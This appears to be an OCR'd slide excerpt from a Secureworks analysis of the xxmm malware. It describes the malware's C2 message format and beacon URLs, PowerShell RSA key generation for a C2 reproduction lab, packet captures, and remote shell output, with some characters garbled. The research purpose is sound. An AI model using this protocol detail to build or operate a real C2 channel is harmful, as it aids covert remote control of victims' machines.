
C2 サーバ

ペイロードヘッダ	Itemsヘッダ	Item	Item	Item	Item	Item	Item
		0x10001	0x10002	0x20004	0x104B2	0x104B2	0x404D5
		'stdapi_fs_file_download'	タイムスタンプ	ステータスコード	u'C:¥hoge.txt'	''	ファイルデータ

GET /index.php?id0=d65d4f8a&id1=0&id2=f7547c11&id3=1&id4=AAAAiAAA(snip.)Izxj4ER6A^Dg!!&id6=10000

例: リモートシェル

ipconfig の実行



解析結果の検証

C2 再現環境の構築

C2 再現用の簡易スクリプト作成

2組の RSA 鍵ペアを新規作成

xxmm を仮想インターネット環境で実行

- 設定情報内の RSA 鍵を事前に書き換えておく

Base Provider Key BLOBs

CryptImportKey API で読み込み可能な RSA 鍵のフォーマット

- https://docs.microsoft.com/en-us/windows/desktop/seccrypto/base-provider-key-blobs
  - PowerShell コマンドで作成可能

rsa_server_public_key.bin

```
00000000  06 02 00 00 00 A4 00 00  52 53 41 31 00 04 00 00  ........RSA1....
00000010  01 00 01 00 4D B5 29 83  9C 5A 5D 42 22 17 CD CC  ....M.)..Z]B"...
00000020  03 16 24 1A E3 36 50 C4  33 D4 B7 B9 3E 09 0D 6D  ..$..6P.3...>..m
00000030  7D 28 F7 BF F2 8E AE 34  8D 88 70 27 33 CE CC 4E  }(.....4..p'3..N
00000040  18 50 27 5A ED 42 42 1D  AB AA 5F 57 56 62 F3 8A  .P'Z.BB..._WVb..
00000050  60 21 95 B3 B0 14 81 98  A7 BD B8 DD FA AA EB A1  `!..............
```

```
Add-Type -AssemblyName System.Security
$RSA = New-Object System.Security.Cryptography.RSACryptoServiceProvider
Set-Content "rsa_server_public_key.bin" -Value $RSA.ExportCspBlob($False) -Encoding Byte
Set-Content "rsa_server_private_key.bin" -Value $RSA.ExportCspBlob($True) -Encoding Byte

$RSA2 = New-Object System.Security.Cryptography.RSACryptoServiceProvider
Set-Content "rsa_client_public_key.bin" -Value $RSA2.ExportCspBlob($False) -Encoding Byte
Set-Content "rsa_client_private_key.bin" -Value $RSA2.ExportCspBlob($True) -Encoding Byte
```

再現時のパケットキャプチャ

dir コマンドの実行

Length	Info
54	GET /index.php?id0=df384e86&id1=0&id2=a14b7b81&id3=0&id6=10000 HTTP/1.1
460	HTTP/1.0 200 OK
54	GET /index.php?id0=c96b7db5&id1=0&id2=a14b7b81&id3=2&id6=10000 HTTP/1.1
167	HTTP/1.0 200 OK
54	GET /index.php?id0=43799d1e&id1=0&id2=a14b7b81&id3=0&id6=5000 HTTP/1.1
149	HTTP/1.0 200 OK
54	GET /index.php?id0=4a07d6c6&id1=0&id2=a14b7b81&i
167	HTTP/1.0 200 OK
54	GET /index.php?id0=6ba16482&id1=0&id2=a14b7b81&i
468	HTTP/1.0 200 OK
54	GET /index.php?id0=48aa6019&id1=0&id2=a14b7b81&i
167	HTTP/1.0 200 OK
54	GET /index.php?id0=984dd258&id1=0&id2=a14b7b81&i
1530	POST /index.php?id0=0ce56a7c&id1=0&id2=a14b7b81
149	HTTP/1.0 200 OK
167	HTTP/1.0 200 OK
54	GET /index.php?id0=3066e07a&id1=0&id2=a14b7b81&i
166	HTTP/1.0 200 OK

```
XXMM_ID_CMD_OUT: Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\you\Desktop\test>dir
 ♦ ♦ ♦ ♦  C ♦ ♦ ♦ ♦ ♦ ♦  ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦
 ♦ ♦ ♦ ♦ ♦  ♦ ♦ ♦ ♦ ♦ ♦ ♦  B8F7-08BC ♦ ♦

 C:\Users\you\Desktop\test ♦ ♦ ♦ ♦ ♦ ♦ ♦

2019/01/10  17:07    <DIR>          .
2019/01/10  17:07    <DIR>          ..
2018/09/10  11:57           241,152 out.exe
               1 ♦ ♦ ♦ ♦ ♦ ♦              241,152 ♦ ♦ ♦
               2 ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦   25,463,037,952 ♦ ♦ ♦ ♦ ♦ ♦ ♦

C:\Users\you\Desktop\test>
XXMM_ID_STATUS: 0
```


Secureworks®